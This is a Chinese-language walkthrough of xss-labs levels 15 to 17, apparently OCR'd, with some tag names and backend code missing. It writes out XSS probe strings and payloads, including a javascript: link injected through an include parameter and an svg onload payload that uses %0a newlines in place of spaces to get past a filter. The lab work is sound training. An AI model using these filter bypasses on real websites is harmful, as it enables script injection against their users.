


看到指令被正确使用，网址成功包含，但没有成功触发弹窗，这里可以包含那些标签如、、、、

标签等等，这些标签需要手动点击弹窗


- 注入以下指令

```
http://192.168.31.127:8080/xss-labs/level15.php?
src='http://192.168.31.127:8080/xss-labs/level1.php?name=<a
href=javascript:alert()>href</a>'
```




注入成功

- 点击对应的链接，成功弹窗




level16



`test`插入到了`center`标签中，所以这里就不用闭合了。

- 老规矩，先测试一波关键字


```
?keyword=" ' sRc DaTa OnFocus OnmOuseOver OnMouseDoWn P <sCriPt> <a hReF=javascript:alert()> &#106;
```



对比发现，这里先是将字母小写化了，再把`script`替换成空格，最后将空格给实体化，想尝试一下`p`标签`<p onmousedown=alert()>abc`

，谁知道也将`/`给替换成了空格，


- 看下后端源码，果然如此



- 空格可以用回车来代替绕过，回车的url编码是`%0a`，再配合上不用`/`的`、`


  ▶ 详情

```
?keyword=<svg%0Aonload=alert(1)>
```




- **本关小结**：回车代替空格绕过检测

level17



- 测下关键字

```
?arg01=" ' sRc DaTa OnFocus OnmOuseOver OnMouseDoWn P <sCriPt> <a hReF=javascript:alert()>; &arg02=" ' sRc DaTa OnFocus OnmOuseOver OnMouseDoWn P <sCriPt> <a hReF=javascript:alert()>;
```



对比发现，虽然加了html转义，但是这里不需要闭合符号，传入的参数都出现在了embed标签上，打开后缀名为swf的文件（FLASH插件的文件，现在很多浏览器都不支持FLASH插件了）

- 看下`embed`标签

标签定义及使用说明

<embed> 标签定义了一个容器，用来嵌入外部应用或者互动程序（插件）。

> ***注意***：*现在已经不建议使用 <embed> 标签了，可以使用 <img>、<iframe>、<video>、<audio> 等标签代替。*

`embed`标签可以理解为定义了一个区域，可以放图片、视频、音频等内容，但是呢相对于他们，`embed`标签打开不了文件的时候就会没有显示的区域在，他们就能有块错误的区域

- 再看下`onfocus`和`onclick`事件，这两个事件等价都是一触即发的

支持的 HTML 标签:	所有 HTML 元素，除了：<base>, <bdo>, , <head>, <html>, <iframe>, <meta>, <param>, <script>, <style> 以及 <title>


支持的标签范围还广，也就是支持embed标签 ， 这里呢我们可以尝试插入该标签

- 看下`onmouse`系列事件


支持的 HTML 标签:	所有 HTML 元素，除了：<base>, <bdo>, , <head>, <html>, <iframe>, <meta>, <param>, <script>, <style> 以及 <title>

跟`onfocus`事件支持的标签一样


- 所以，这题的解法很简单，首先得用一个支持flash插件的浏览器打开本关（打开后会有个图片出来的，不支持flash插件浏览器就没有），如果不想下载的话，自己去后端改一下也行，将后端第十七关的代码（level17.php）指向的`swf`文件改为`index.png`




将后端代码从



改为：




再打开第十七关的网站



